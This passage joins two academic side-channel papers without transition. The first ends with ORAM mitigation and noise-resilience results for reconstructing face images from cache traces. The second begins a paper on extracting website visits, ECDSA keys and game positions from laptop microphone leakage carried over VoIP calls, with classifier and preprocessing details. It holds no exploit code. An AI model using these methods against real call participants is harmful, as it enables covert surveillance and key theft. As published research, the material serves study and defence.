training data, if needed.

Overall, inspired by recent work [95] exploring timing-based microarchitectural side channels, we deem it an interesting future work to benchmark the microarchitectural side channel differences. Our tool can automatically check whether side channels are informative enough to reconstruct secrets, when it largely outperforms the baseline.

We report the slowdown incurred by `Prime+Probe` attack in Table 12. Overall, media software are highly complex, and processing media data can usually induce a large volume of cache accesses. This way, frequent cache misses due to `Prime+Probe` can cause a reasonably high slowdown. Our extended paper [3] gives further discussion regarding this.

Qualitative Evaluation Results. Fig. 9 reports reconstructing CelebA face photos on different CPUs. We interpret the reconstruction results as generally promising: a considerable number of visual perceptions are faithfully retained in the reconstructed images, which include gender, face orientation, skin color, nose shape, and hair styles. There is a bit quality degradation on some images, for instance, facial details (e.g., the appearance of teeth) are not always precisely aligned with reference inputs. However, we emphasize that images reconstructed under four settings all manifest comparable visual quality, indicating high feasibility of applying our framework on the basis of commonly-used side channels. The qualitative results are also consistent with results reported in Table 12 — though the attack is launched on different CPUs and different caches, privacy leakage is steadily notable.

6.5 Mitigation Using ORAM

Besides perception blinding, this section assesses other mitigations. Existing mitigations aim at adding randomness, making it constant, or directly masking inputs. Nearly all of them are particularly designed to protect crypto software [16, 23, 87]. Raccoon [76] proposes general mitigation using software obfuscation; however, its implementation is not available. That said, oblivious RAM (ORAM) [33] conceal memory access sequences of a program by continuously shuffling data as they are accessed. We study whether a representative ORAM, PathOHeap [84], can mitigate our attack. Due to the limited space, we report the key evaluation results in Table 14. PathOHeap takes several hours to process one memory access made by `libjpeg`. We thus focus on two critical functions localized by our framework (see Sec. 6.2), `IDCT` and `MCU`, separately.[5] We measure attack success rates with and w/o first converting memory traces using PathOHeap.

Cache line side channels derived from either `IDCT` or `MCU` are sufficient for attack. Nevertheless, ORAM eliminates information leak: memory access traces, after being processed by PathOHeap, do *not* depend on input images. We report that our autoencoder does not even reach convergence during training, and the reconstructed images (using poorly trained autoencoder) show indistinguishable and meaningless visual appearances. The non-zero result (i.e., 0.2%) is because that many face photos look like an "average" face. In other words, 0.2% implies the *baseline* of face matching.

Comparison. PathOHeap is very costly: while `libjpeg` can process an image within 100ms, PathOHeap takes several

[5] Focusing functions with known information leakage (i.e., `IDCT`) [36, 100] demonstrates a "white-box" attacker using our technique.

Table 13: Statistics (*mean*±*stddev*) and matrix encoding of cache side channel traces logged by `Prime+Probe`. Each trace consists of a 64-element vector sequence. The #training and #test splits in each setting are the same as those shown in Table 3.

	`libjpeg`(×8)		`FFmpeg`(×4)		`Hunspell`(×8)	
	Intel	**AMD**	**Intel**	**AMD**	**Intel**	**AMD**
L1I Cache	2719 ± 745 $1 \times 256 \times 256$	1114 ± 290 $1 \times 256 \times 256$	44315 ± 23374 $8 \times 512 \times 512$	7013 ± 2540 $2 \times 512 \times 512$	4834 ± 1788 $4 \times 256 \times 256$	1865 ± 432 $2 \times 256 \times 256$
L1D Cache	780 ± 137 $1 \times 256 \times 256$	5750 ± 931 $4 \times 256 \times 256$	8837 ± 3050 $2 \times 512 \times 512$	46698 ± 35163 $8 \times 512 \times 512$	3739 ± 164 $4 \times 256 \times 256$	9732 ± 1498 $8 \times 256 \times 256$



Figure 9: Reconstructed images on L1 cache of Intel Xeon and AMD Ryzen CPU. We can observe highly correlated visual appearances, including gender, face orientation, skin color, nose shape, and hair styles.

Table 14: Attack PathOHeap.

Function	`IDCT`	`MCU`
w/o ORAM	40.3%	38.0%
with ORAM	0.2%	0.2%

Table 15: Quantitative evaluation results (same face/non-face) of face images reconstructed from noisy side channels.

Setting	Noise Insertion Scheme	**NA**	**Low**	**High**
`Pin` logged trace	**Gaussian**	43.5/2.0%	33.8/2.1%	28.0/1.5%
	Shifting	43.5/2.0%	42.9/1.7%	39.1/1.8%
	Removal	43.5/2.0%	30.0/1.9%	29.3/4.3%
`Prime+Probe` logged trace	**Leave out**	36.9/0.8%	36.8/1.1%	36.8/1.1%
	False hit/miss	36.9/0.8%	36.4/1.2%	36.1/1.2%
	Wrong order	36.9/0.8%	36.8/1.0%	36.7/1.0%
Workload under `Prime+Probe`	**Bzip2**	36.9/0.8%	27.6/1.0%	
	Victim$_1$	36.9/0.8%	30.7/1.1%	
	Victim$_2$	36.9/0.8%	29.0/1.0%	

hours to convert the corresponding memory trace. The obfuscator, Racoon [76], has an average overhead of 16.1×. In contrast, perception-blinding delivers negligible extra cost (i.e., processing masked data using media software once) albeit its mitigation is specific for manifold learning-based SCA. This underlines the key novelty of our technique.

6.6 Noise Resilience

We have discussed the general immunity to noise of manifold learning in Fig. 4. This section empirically assesses our attacks under various scenarios where noise is introduced in side channels. We summarize our noise insertion schemes in Table 15. The first three schemes are launched to mutate cache line access traces logged by `Pin`, whereas the latter three mutate the cache set hit/miss records logged via `Prime+Probe`.

NA means no noise is inserted, whereas **Low/High** denotes to what extent side channel logs are perturbed (see [3] for further details). We also benchmark how real-world workload, i.e., by launching `bzip2` or another victim software (e.g., `libjpeg`) on the same CPU core, can undermine our attack. **Victim$_1$** and **Victim$_2$** represent launching another victim software on the same core and processing the same or different inputs.

Due to the limited space, we only report the quantitative evaluation results of `libjpeg` on CelebA in Table 15. See our extended paper [3] for other quantitative and qualitative results: despite the applied noise, perceptual features are still retained in the reconstructed data (e.g., face photos), illustrating the feasibility of privacy stealing under noisy scenarios.

The reconstructed images are more resilient toward **Shifting**. **Removal** and **Gaussian** noise, by extensively leaving out or perturbing data points on the logged trace (e.g., **Removal/High** removes *half* records on a trace), show greater influence on data reconstruction. As for noise inserted in `Prime+Probe` logged side channel records, none of them primarily affect the attack accuracy. We note that `Prime+Probe` logged side channel traces, even without applying these noise insertion schemes, are of high stddev. That is, our autoencoder will be trained with more "diverse" side channel logs, which enhance the robustness but undermines accuracy. Similar findings are obtained in launching extra real-world workloads. Please refer to the extended version [3] of this paper for further evaluation on noise resilience, and our analysis on noise resilience from the trace encoder structure perspective and training data perspective.

7 Related Work

Side Channel Analysis. Kocher proposes to use timing side channel to exploit crypto systems [46]. To date, side channels have been used to exploit crypto systems under different scenarios [7, 11, 27, 99], including trusted computing environments like Intel SGX [13, 53, 68, 80]. [16] demonstrates that timing side channel can be launched remotely through network. The CPU cache are particularly exploited given its indispensable role in boosting modern computing platforms [36, 63, 72, 103]. Controlled side channel assumes an adversarial-controlled OS to log page table access of victim software [100]. DNNs have been used to infer secret keys from crypto libraries [39, 40, 66]. These works, usually referred to as "profiled SCA", share the same assumption with our research that models are trained using historical data. Most existing DNN-based SCA focuses on attacking crypto systems; they typically perform low-level *bit-wise classification* to gradually infer key bits. In contrast, we show that attackers in black-box scenarios can use manifold learning to reconstruct media data of various types in an end-to-end manner. [51, 98] also use autoencoders in the context of SCA. However, they use autoencoder to denoise side channel traces as a *preprocessing* step for SCA of crypto software.

Countermeasures. Software-based techniques include constant-time techniques which ensure that software behavior is independent with its confidential data [22, 47, 69, 75, 79]. Techniques have also been proposed to blind secrets or randomize side channel access patterns [9, 14, 25, 43, 49, 76]. ORAM [34, 61, 84, 85] translates memory access into identical or indistinguishable traces, which can provably eliminate many side channels but incur high performance penalty. Program analysis methods such as information flow tracking [52, 70], model checking [8], type system [6, 77], abstract interpretation [28, 48, 90], and constraint solving [15, 90, 91] are used to check crypto software and detect side channels. In contrast, our study delivers a *neural attention*-based approach to detecting code fragments inducing information leakage. Hardware-based countermeasures include randomizing side channel access or enforcing fine-grained resource isolation [62, 73, 93]. Compared with system- and hardware-based countermeasures, software-based approaches usually do not require to modify the underlying hardware design. Nevertheless, software-based countermeasures are generally high cost and low scalable in analyzing real-world software.

8 Conclusion

This research proposes SCA for media software. We perform cross-modality manifold learning to reconstruct media data from side channel traces. We also use attention to localize program points leading information leakage. We design perception blinding to mitigate the proposed SCA. Our evaluation on real-world media software reports promising results.

Abstract

We show that built-in sensors in commodity PCs, such as microphones, inadvertently capture electromagnetic side-channel leakage from ongoing computation. Moreover, this information is often conveyed by supposedly-benign channels such as audio recordings and common Voice-over-IP applications, even after lossy compression.

Thus, we show, it is possible to conduct physical side-channel attacks on computation by remote and purely passive analysis of commonly-shared channels. These attacks require neither physical proximity (which could be mitigated by distance and shielding), nor the ability to run code on the target or configure its hardware. Consequently, we argue, physical side channels on PCs can no longer be excluded from remote-attack threat models.

We analyze the computation-dependent leakage captured by internal microphones, and empirically demonstrate its efficacy for attacks. In one scenario, an attacker steals the secret ECDSA signing keys of the counterparty in a voice call. In another, the attacker detects what web page their counterparty is loading. In the third scenario, a player in the Counter-Strike online multiplayer game can detect a hidden opponent waiting in ambush, by analyzing how the 3D rendering done by the opponent's computer induces faint but detectable signals into the opponent's audio feed.

1 Introduction

Physical side-channel attacks utilize unintended interactions between computing devices and the physical universe. The past two decades have seen such attacks become powerful tools for adversaries seeking to extract otherwise-unavailable information. Exploiting a plethora of physical effects such as power consumption [46], electromagnetic emanations [2], timing [17], or acoustics [29], physical side-channel attacks have been used to attack cryptographic implementations [26, 47, 52, 63], screens [27, 49], keyboards [6] or even printers [7].

Authors are ordered alphabetically.

While powerful, traditional physical side channel attacks have a significant limitation: the signals are acquired by external, attacker-controlled measurement equipment. This requires the attacker to gain physical proximity to the target device for the duration of the attack. Consequently, physical side channel attacks on PC-class computers are often considered to be "outside of the threat model" (e.g., laptops are typically protected and observed by their owners, servers are typically located in protected data centers, and anyway physical access to PCs often enables easier attacks).

Recently, several works challenge the need for external equipment for physical attacks. For embedded devices, it was shown [30, 36, 61, 64, 66, 79] that an attacker with access to configurable hardware (e.g., FPGA oscillators, time-delay converters, or ADCs), can use these components for constructing side-channel sensors, thereby measuring physical emanations. These attacks only consider embedded systems, which are meant to provide low-level configurable hardware interfaces typically not present on PCs. For the PC-class devices, Platypus [50] leverages local code execution to monitor the CPU's power consumption via the RAPL interface on `x86` processors, enabling power-analysis attacks. Platypus assumes the presence of on-chip power monitoring, and was recently blocked by requiring root privileges to access RAPL.

We observe that PC-class computers, such as laptops, nowadays include various built-in sensors: microphones, cameras, WiFi and cellular interfaces, accelerometers, etc. While these are intended and expected to capture some types of information (e.g., the users' voice or screen orientation), the acquired analog signals may inadvertently be contaminated with EM fields within the computer, and might consequently be affected by ongoing computation and its secret arguments.

Thus, we pose the following question:

Can the built-in sensors of PC devices be exploited to conduct physical side-channel attacks entirely within software, without any external measurement equipment? If so, how can unprivileged attacks exploit such information to recover secrets within computations?

Second, all the above attacks assume that the attacker can

execute code on the target device. We observe that digitized analog signals from internal secrets are often willingly shared with others, e.g., voice and video images during Voice over IP (VoIP) calls. This raises the possibility of *passive* attacks, that do not directly access any sensors nor require local code execution, and only utilize analog signals naturally shared by common apps. We thus pose the following second question:

Can physical side-channel attacks on PCs be conducted through common channels established by benign applications such as VoIP calls, with no physical proximity nor local code execution? What would it take for potential attacks to mount such "passive" remote physical attacks?

1.1 Our Contributions

We present a new type of side-channel leakage from PC: computation-dependent leakage observed through the laptop's audio interface. We show that built-in microphones in laptop computers, while designed to record human voices, are often capable of inadvertently recording computation-dependent electromagnetic (EM) leakage, allowing physical side channel attacks on PCs by purely software means. We show several exploitation scenarios:

Signal acquisition over VoIP. The computation-dependent EM leakage present on the laptop's audio interface is picked up and conveyed by multiple VoIP applications, despite their lossy audio compression codecs. Thus, the acquisition of the target's EM emanations can be done remotely, via a VoIP audio conversation over the Internet, without any physical access, proximity, or code execution on the target machine.

Web browsing activity. Demonstrating the feasibility of remote software-based physical attacks on PCs, we extract information about the victim's web browsing habits, via the audio signals available on the attacker's side of a VoIP conversation with the target. We empirically identify the website rendered by the target's browser, from among a set of Alexa's top-30 most popular websites. Further, we show that ambient noise in typical home and office settings has little effect on attack success, demonstrate that distinguishing information exists even in the presence of varying system conditions such as background processes, and discuss potential limitations such as user activity during the attack.

Cryptographic secrets. Next, we demonstrate that this signal can be exploited for remote extraction of cryptographic secret keys. Specifically, we extract 521-bit ECDSA signing keys from Libgcrypt 1.8.4, by analyzing leakage signals naturally sent by the target during a VoIP call with the attacker, while performing signing operations.

Gaming advantage. Finally, we show that this side channel can be used to cheat in on-line video games, by detecting the computational pattern of competing players' computers over an open VoIP call. Here, we demonstrate how in a first-person shooter (i.e., Counter-Strike), a hidden opponent waiting in ambush can be detected, avoided and sneaked up upon.

Summary of Contributions. To summarize, in this paper we make the following contributions.

- We show that CPU computation leaks onto audio signals recorded by a laptop's own microphone via commonly used APIs, across multiple laptop models and makes (Section 2).
- We show that the leakage is naturally transmitted via VoIP communication of common applications (Section 2), allowing for remote exploitation.
- We exploit this leakage to distinguish between websites open in the target's browser (Section 4).
- We demonstrate secret-key extraction from Libgcrypt's ECDSA implementation (Section 5).
- We demonstrate how to leverage this side channel to cheat on the popular video game Counter-Strike (Section 6).

1.2 Related Work

Remote timing side channels. Timing attacks exploit the correlation between the computation's execution time and its inputs, allowing attacker to recover secrets by merely observing the running time of the targeted operation. Such attacks have been demonstrated to be able to recover private RSA keys [17, 48], ECDSA signing keys [16] as well as violate security guarantees by TPM modules [42, 54].

Microarchitectural side channels. Microarchitectural attacks exploit the minute timing variations that result from contention on internal CPU resources in order to extract secret information. Assuming a co-location between the attacker's code and the target on the same physical machine, microarchitectural attacks have been shown to exploit caches [56, 58, 78], branch predictors [1, 25] pipeline components [4, 5, 37]. More recently, microarchitectural attacks have been extended to include speculation, breaking nearly all hardware based security domains [19, 45, 51, 72, 75, 76].

Physical side-channels attacks. As mentioned above, electronic computing devices also leak secrets through several physical side channels, including electromagnetic (EM) radiation [2, 24, 26, 49, 63, 74], acoustic emanation [29] and power consumptions [21, 46, 47, 52]. More recently, [28, 29] showed that PC devices leak via EM side channels. Finally, "Screaming channels" [18] showed that mixed signal system on chips (SoCs) inadvertantly transmit information on a processor's activity on top of a radio signal, thus allowing key extraction at a relatively far range of to up to 10 meters.

Software-based physical side channels on embedded devices. Analog-to-digital converters (ADCs) used by embedded hardware to digitize analog inputs were shown to pick up leakage of information on the execution of a processor located on the same chip [34, 57]. A recent line of work explores the possibility of repurposing FPGA fabrics as power monitors, aiming to pick up side-channel leakage from nearby circuitry. This approach can extract cryptographic keys from neighboring FPGAs [32, 64, 66, 79] or CPUs [36, 79] that share a chip with the attacker one, across different chips that



Figure 1: Experimental setup example. Attacker laptop (left) and victim laptop (Acer Aspire S3, right). Attacker and victim are both connected, via WiFi, to a Mumble VoIP chat room session. The green spectrogram on the attacker conveys the audio stream received from the victim.

share a board [67], or even via a covert channel across boards that share a power supply unit [65]. Power signal leakage was shown to be measurable using commodity [60, 64, 67, 79], cloud-based [31, 33], and multi-user FPGAs [31, 35, 60].

Software-based physical side channel attacks on complex devices. Software-based physical side channel attacks are not entirely exclusive to embedded devices. Indeed, Platypus [50] shows how an attacker with local code execution can use the RAPL interface on Intel and AMD processors to monitor the CPU's power consumption. Until blocked by OS vendors, this access allowed attackers with code-execution privileges to mount software-based power-analysis attacks on CPUs, breaking cryptographic implementations, derandomizing kernel ASLR, and leaking data from SGX enclaves. Software-based fault attacks were also demonstrated on SGX enclaves in Intel CPUs [44, 55] as well as on ARM TrustZone [62, 69].

Acoustic attacks on peripheral devices exploit the sound generated by mechanical elements of peripherals such as keyboards [6, 8, 10, 22, 38, 39, 77, 80], printers [7], and computer screens [27]. Our work differs in that it analyzes signals that stem from complex CPU computation rather than simple peripheral I/O. Further, our signals are not truly acoustic (they include EM emanations captured by microphone circuitry), are very faint (unlike mechanical noises), and are not trivially repetitive (unlike screen signals).

2 Characterizing the Leakage Signal

2.1 Observing Local Audio Leakage

To establish leakage through the target's own audio interface, we wrote a test program that repeatedly executes a 1 sec loop of integer multiplications, followed by a 1 sec loop of memory accesses, with short `sleep`s inbetween. We ran this program and recorded the target's microphone using its internal audio interface, sampled at 48 Ksample/sec, 16 bits per sample.

Figure 2 shows spectrograms of such recordings across 6 laptops of different models and makes (see Table 1 for details). While signal quality varies, all spectrograms show frequency alternations at 1-second intervals, corresponding to heavy-light CPU-load periods. We deduce that the integrated audio interface on commodity laptops captures side-channel information on CPU computation.


Table 1: Target machines used in this paper

2.2 Observing Leakage via VoIP

Having established that CPU-computation information leaks onto a laptop's own microphone, we proceed to explore whether such signals can be acquired remotely over common VoIP applications. Such applications may reduce the fidelity of the leakage signals, since they often employ lossy audio codecs that are psychoacoustically optimized for speech and music, rather than faint and "unnatural" electronic noise.



Experimental setup. Testing the feasibility of this scenario, we use the Acer Aspire S13 laptop from Figure 2b as a target, and setup a VoIP call between the attacker's machine and the Acer laptop, using 5 popular VoIP applications: Skype, Zoom, Google Meet, Mumble, and Discord. We keep the applications' default codec choice and compression parameters. All five of the tested VoIP applications use *Opus* [70] as their audio codec, which is considered to be the de-facto standard codec for real time communication, though each application uses a slightly different configuration of this codec.

During each call, we repeat the measurements performed in Figure 2, having the target alternate between CPU-heavy and memory-heavy workloads. On the attacker's machine, we capture the remote participant's (i.e., target's) audio through a VoIP application, via Linux's audio loopback interface.

Remotely observing the leakage signal. Figure 3 illustrates our findings. While quality varies, the signals generated by our test programs are clearly visible in all 5 applications, albeit with a reduced fidelity due to different low-pass filters, aggressive compression, and other processing.

2.3 Determining the Leakage Source

Having established the presence of computation-dependent signal on the laptop's audio interface, and that it is transmitted even to remote VoIP parties, we aim to identify the physical source of this leakage.


(a) Acer Aspire S3 (b) Acer Aspire S13 (c) Lenovo IdeaPad Z370

(d) Lenovo ThinkPad X270 (e) Lenovo ThinkPad X1 Carbon Gen 6 (f) Lenovo Yoga 730-13IWL

Figure 2: Distinguishing between heavy and light CPU loads in recordings of microphones embedded in various laptops. In these spectrograms, the vertical axis is time in milliseconds (≈12.5 sec total), and the horizontal is frequency (0–24 kHz). The laptop's lid is closed in Figure 2d, partially closed in Figures 2e and 2f, and open in the rest.


Acoustic or EM? As microphones are designed to be good audio receivers, one hypothesis is that the microphone somehow picks up acoustic emanations from internal circuitry on the machine's motherboard [29]. Alternatively, the ADC within the audio interface somehow picks up conducted or radiated EM emanations, sampling it as if it were originating from the outputs of the internal microphone. This may happen due to EM emanations affecting the transducer, signal-conditioning electronics (amplifiers and filters) or sampling electronics (A2D); or due to conducted fluctuations in the ground or power-supply rails of these electronics.

Experimental setup. To test whether the signal is acoustic or EM, we measured the aforementioned Acer S3 using three different sensors, simultaneously: (1) the laptop's embedded microphone sampling at 48 Ksample/sec, (2) an EM probe (Langer LF-R 400 connected to Tracker Pre sound card, sampling at 48 Ksample/sec), and (3) a consumer-grade microphone. The latter two use external equipment which is not connected to the target. Figure 4 shows the combined setup.



Observing the leakage signal. Figure 5 shows the signal measured via the internal audio interface, and the signal captured by the EM probe. They exhibit similar copmutation-dependent leakage (alternating bright and dark areas at around 7.5 kHz marked with red arrows, corresponding to memory and CPU operations performed by our test program). The external-microphone signal does not appear to contain this information. We deduce that the leakage is essentially electromagnetic, and is picked up by the analog front-end of the audio interface of the target machine, either via conduction or via radiation.

Locating the leakage source. To spatially localize the leakage source inside the laptop, we visualized the signal from our EM probe on a spectrogram, while moving it around near the laptop's chassis. Though leakage prominently appears in several locations, we find the strongest signal near the laptop's Escape key, in close proximity to both the internal microphone and to the CPU's voltage regulation circuits (see Figure 6). We thus conjecture that the EM signal is emitted by the CPU's voltage regulator, and is then picked up by the analog front-end of the laptop's internal audio interface.



3 Threat Model

Our key assumption is that the attacker can remotely acquire digitally-recorded audio, captured by the victim device's microphone, while the victim is performing sensitive operations (e.g., website browsing, cryptographic signing, or game rendering). Such audio may be transmitted, e.g., via VoIP, video call, or webcasts.

Our experiments on website identification (Section 4) and

(a) Discord (b) Mumble (c) Google Meet

(d) Skype (e) Zoom

Figure 3: Signals from an Acer Aspire S13's embedded microphone, recorded by the remote party in VoIP and video-chat calls using various applications. The vertical axis is time (≈12.5 sec total), and the horizontal axis is frequency (0–22.5 kHz).




Figure 4: Measuring the Acer laptop with an EM probe (blue ring), internal microphone (black dot below blue ring) and external microphone (black rod above the blue ring).


key extraction (Section 5) make some additional assumptions that are not necessarily inherent to the attack: an ability to acquire multiple training traces from the victim's own device, and that the victim's website-visit patterns and conditions are highly regular. We discuss those extensively in Section 8.

Assumptions we *do not* make. Unlike most prior physical-side-channel attacks, we do not assume that the attacker has physical access or dedicated measurement equipment in proximity to the target. We do not assume that the attacker has code-execution capabilities on the target device, neither intentional nor via a code exploit.

We also do not assume that the audio signal obtained by the attacker is free from interference. Our attacker's audio recordings contain environmental acoustic noise such as music and human speech, internal acoustic noise such as that from the cooling fan, and interference by other software running on the target machine (including the operating system's background tasks, the VoIP application that connects the victim and attacker, and other processes).



4 Website Identification

4.1 Distinguishing Animated News Websites

Having established and characterized the computation-dependent signal on the laptop's audio interface, we next show that this leakage can be used to identify websites visited by the victim. We begin this investigation with websites that display dynamically-changing on-screen content or videos, since the animation's continuous rendering may leave its footprint on our leakage signal across the entire span of time when the website remains displayed by the browser.

We show that leakage signals, captured by a laptop's built-in microphone and acquired by the remote party to a VoIP call, appear consistent across visits to the same website, and different across visits to different websites. A convolutional neural network (CNN) can identify which of 14 popular news websites is being visited with 96% accuracy.

Experimental setup. We used an Acer S3 running Ubuntu and a Firefox browser (in their default configuration) as the victim laptop. The target and attacker were connected over

(a) EM probe (b) Self measurement (c) External microphone

Figure 5: The trace from the laptop-embedded microphone in Figure 5b has similar features to the one acquired by an electromagnetic probe in Figure 5a, which are not present when measuring with an external microphone in Figure 5c.




Figure 6: Proximity of the microphone to the CPU's voltage regulator circuit. (Photo from youtu.be/IO9YXLW7FdA.)


WiFi to a home router.We established a VoIP connection using Mumble (version 1.4.1), a popular open-source VoIP application. A Mumble server ran on the attacker machine, and both the victim and attacker connected to it for the duration of the experiment. We switched Mumble's transmission setting from "voice detection" to "continuous", and set the voice quality to maximum (96 kbit/sec). On the attacker's side, we captured Mumble's playback of the target's transmitted audio by recording the local audio loop-back interface, and used the recordings for further processing (described below).

Observing websites leakage signal. Figure 7 presents spectrograms of the victim's audio stream while browsing different websites, as received by the attacker over Mumble. The animated content on the websites created very different visual patterns (e.g., black and green stripes) on the spectrogram. These patterns were consistent across visits, and corresponded to the animations (marked in red) on the corresponding website. Computing the FFT spectra of the multiple traces of each of the three websites (Figure 7, bottom) we can see clear and consistent differences in several frequency bins.



Data collection. We now aim to perform website distinguishing automatically and at a larger scale. To this end, we collected data using 14 websites from Alexa's list of most popular news websites where animation is displayed.[1] We used the Acer S3 laptop with the aforementioned VoIP setup, and opened each of the websites in a round-robin fashion. For each visit, we used Selenium's browser-control automation to launch a Firefox window directed to the website's address, left it open for about 40 seconds, and then closed it. We then allowed a 5-second sleep period before opening the next page. On the attacker end, we recorded the incoming audio during the time the page is open in the victim. We repeated this process for 250 rounds, generating a total of 3,500 samples.

This setup renders the victim's hardware/software conditions fairly consistent across the website visits recorded by the attacker. In Section 4.4 we measure the effect of varying background processes across visits, and in Section 8 we discuss how to address real-world victims who may further deviate from these laboratory conditions.

Signal preprocessing. For each collected signal, we first extracted a spectrogram using matplotlib's [41] `specgram` function from the `mlab` module. We used an FFT window size of 2048, and a Blackman window function with a signal overlap of 0.12. We computed the log (base 10) of each entry and scaled down the resulting spectrogram image using scikit-image's [73] `transform.resize` method, such that both dimension sizes (time and frequency) are divided by 5. We then cropped the image to filter out the first 10 seconds, which contain the loading of the website.

Machine learning methodology. After preprocessing every sample as above, we split the samples into a training set (85% of samples) and a test set (15%). To normalize, we divided all values by the highest value observed in he training set. We then trained a CNN classifier. CNNs have shown to be effective for time-series data acquired via a side channel, and particularly for audio, as they are comparatively accurate,

Figure 7: Attacker's signal when victim viewed msn.com, forbes.com and foxnews.com. For spectrograms, the vertical axis is time (40 sec), and the horizontal axis is frequency (0–24 kHz). The bottom figures show, for each website, the FFTs of all recordings in a single plot. We subtracted from the measurement the average value, over all websites, of each bin.

robust to noise, and tend to generalize across settings and devices [27, 68].

Our neural network includes 2 convolutional layers of dimensions 4×4 and with 8 and 16 filters respectively, followed by a 2×2 max-pooling layer, followed by a fully-connected layer with 256 outputs, followed by a linear layer with dimensions 256×14, followed by a soft-max operation. The first convolutional layer does a 4×4 stride. The convolutional and fully-connected layers are followed by ReLU activations. We used an Adadelta optimizer with learning rate 1, and batch size 32, and trained for 100 epochs.

For programming, training, and running our classifier, we used the deep learning library Keras 2.3.0 with Tensorflow 2.0 and CUDA 10.0 / CuDNN 7.4 backends. Training took about 90 second on using Intel i7-4930K CPU and NVIDIA GeForce RTX 2080 Ti GPU.

Results. The above model succeeded with value accuracy of 96%. Figure 8 shows the classifier's confusion matrix. It appears that variation in loading time (unusually slow or fast loading) were the main cause of errors.

4.2 Evaluating on Alexa Top Websites

In Section 4.1, we evaluated our attack on websites that display animations using the Acer S3 laptop. We now evaluate a website-classification adversary on Alexa's unfiltered top website list, not all of which contain animations, using also newer hardware. We applied a similar methodology, but enhanced trace spectral accuracy by averaging together rows of the spectrogram (i.e. local spectrum) corresponding to times where the CPU is active, as follows.

Enhancing spectral accuracy. As some of the websites do not contain animations, temporal patterns of animation rendering are not as discernible to the naked eye as those in Figure 7. Yet, we expect the ongoing rendering of websites, and execution of their internal scripts, to leak information about their



Figure 8: Confusion matrix of the website classifier.

content onto the signal spectrum. We observe our signals contain regular periods of stronger activity, interspersed with relatively quiescent periods (Figure 7). We conjecture that stronger periods are ones where the CPU is busy (and rendering the website), whereas silent ones correspond to idle times (which presumably contain no useful information, as the website is not being rendered). We filtered out idle times by (1) choosing the maximal frequency in the signal's real FFT spectrum between 5 kHz and 12.5 kHz, whose values are (we found) indicative of CPU activity, (2) computing the series of values in the spectrogram bin corresponding to the chosen frequency, and (3) selecting times where it is above its median value. Then, we computed the FFT spectra of the signal during the selected times. Finally, we normalized each trace by dividing all values by the maximal absolute value observed in the dataset, and subtracted the average of all traces. This resulted in a 2048-dimension vector for each trace, which we used as input to our machine-learning classifier.

Experimental setup. We used an Acer S3, an Acer S13, and an Acer E5 as our victims, and collected traces as in Section 4.1 from Alexa's top website list from November 2020. We used 350 30-second traces for each website, this time without discarding the first 10 seconds. We split the dataset to train and test sets as in Section 4.1 and trained a neural network for 1000 epochs on the training set.

Our neural network includes a single 1D convolution layer with kernel size 4 and 32 filters, followed by 2-way max-pooling, a 128-neuron fully connected layer, followed by a softmax layer. Again, we used ReLU activations at all hidden layers, and an Adadelta optimizer with learning rate 1.

Results. Table 2 summarizes our results for attempting to distinguish among the 15 and among the 30 top Alexa websites. While the accuracy is lower than in Section 4.1, where animation-rendering times contributed to website distinguishability, it is far above a random-guessing baseline (6.6% for 15 websites or 3.3% for 30 websites).

Victim model	website count	accuracy	CPU model	manufacturing date
Acer S3	30	40%	i7-3517U	08/12
Acer S3	15	50%	i7-3517U	08/12
Acer S13	15	69%	i5-6500U	05/16
Acer E5	15	65%	i3-8130U	07/18

Table 2: Results: Alexa top websites. Accuracy is the correct-classification rate for a 30-second trace.



Figure 9: Accuracy in mixed recordings of leakage and *The Office*, weighted $1-\alpha$ and α respectively.

4.3 Effect of Ambient Noise

Due to the COVID-19 pandemic, the recordings in Section 4.2 were taken within the corresponding author's living room, resulting in the microphone of the target laptop recording ambient noises from music, speech, TV shows, and other noises resulting from human activity. Nonetheless, website identification is still possible, as shown in Table 2.

To more systematically evaluate the performance of our technique in the presence of different noise levels from a realistic office environment, we augmented our recordings by mixing them with audio from the TV show *The Office*. We used episodes from seasons 1 and 2, totaling $\sim$ 10 hours of playback at the same sample rate as our traces. Using the Acer S13 dataset from Section 4.2, we mixed each trace with a 30-seconds segment of *The Office*, chosen at a random offset from a random episode. Mixing was done via a weighted average between the office noise and the leakage signal, with weight α given to the office noise, and weight $1-\alpha$ given to the signal, for various values of $\alpha \in [0,1]$. For each α, we separately applied the methodology of Section 4.2. Figure 9 depicts the result. Even though audible sound is dominated by *The Office*'s playback already for $\alpha \geq 0.2$, accuracy starts to significantly decrease only for $\alpha \geq 0.9$. Thus, the attack is able to recover website information even when the leakage signal's amplitude is attenuated tenfold and masked by much stronger ambient noise.

4.4 Noise From Other Software Processes

Software activity on the target machine is another source of noise in the attacker's signals. Our experiments were conducted on a standard installation of the OS, including all of its background processes. Additional load was induced by the VoIP software on the target machine, and any auxiliary tasks executed by the web browser.

Additional applications might induce further interference. For interactive applications, which are mostly dormant while awaiting user input, this effect is usually minor. Figure 10



Figure 10: Spectra of 5-minute traces for google.com and youtube.com (Alexa's top-2 sites) as output by our procedure from Section 4.2, with and without background applications (Thunderbird Mail, Spotify, LibreOffice Writer, and Signal messenger) running.

illustrates this, showing how spectra of traces recorded while browsing youtube.com, are distinct from those recorded with google.com, even with multiple applications running.

5 Cryptographic Key Recovery

Having established the feasibility of website classification using the laptop's audio interface, we now demonstrate that the audio-interface leakage can be used to extract secret keys from cryptographic computations. Specifically, we show an attack on the ECDSA-signing implementation of Libgcrypt 1.8.4. We exploit the same side-channel weakness as Minerva [42], however, instead of leveraging measurement code locally running on the target machine, we perform a remote attack over the Internet, using only the audio information transmitted during a Mumble VoIP session.

5.1 Mathematical Background

We provide necessary mathematical background on ECDSA, and its deterministic-k variant, as implemented by Libgcrypt.

ECDSA. The Elliptic-Curve Digital Signature Algorithm (ECDSA) comprises three functions: key generation, signing, and signature verification. Given an elliptic curve group of order n with generator $\mathbb{G}$, key generation is done by having the signer generate a random integer $d \in [1, n-1]$ and compute $\mathbb{Q} = [d]\mathbb{G}$ (where $[d]\mathbb{G}$ is the scalar-by-point multiplication inside the group generated by $\mathbb{G}$). Finally, the integer d is the secret signing key and $\mathbb{Q}$ is the public verification key.

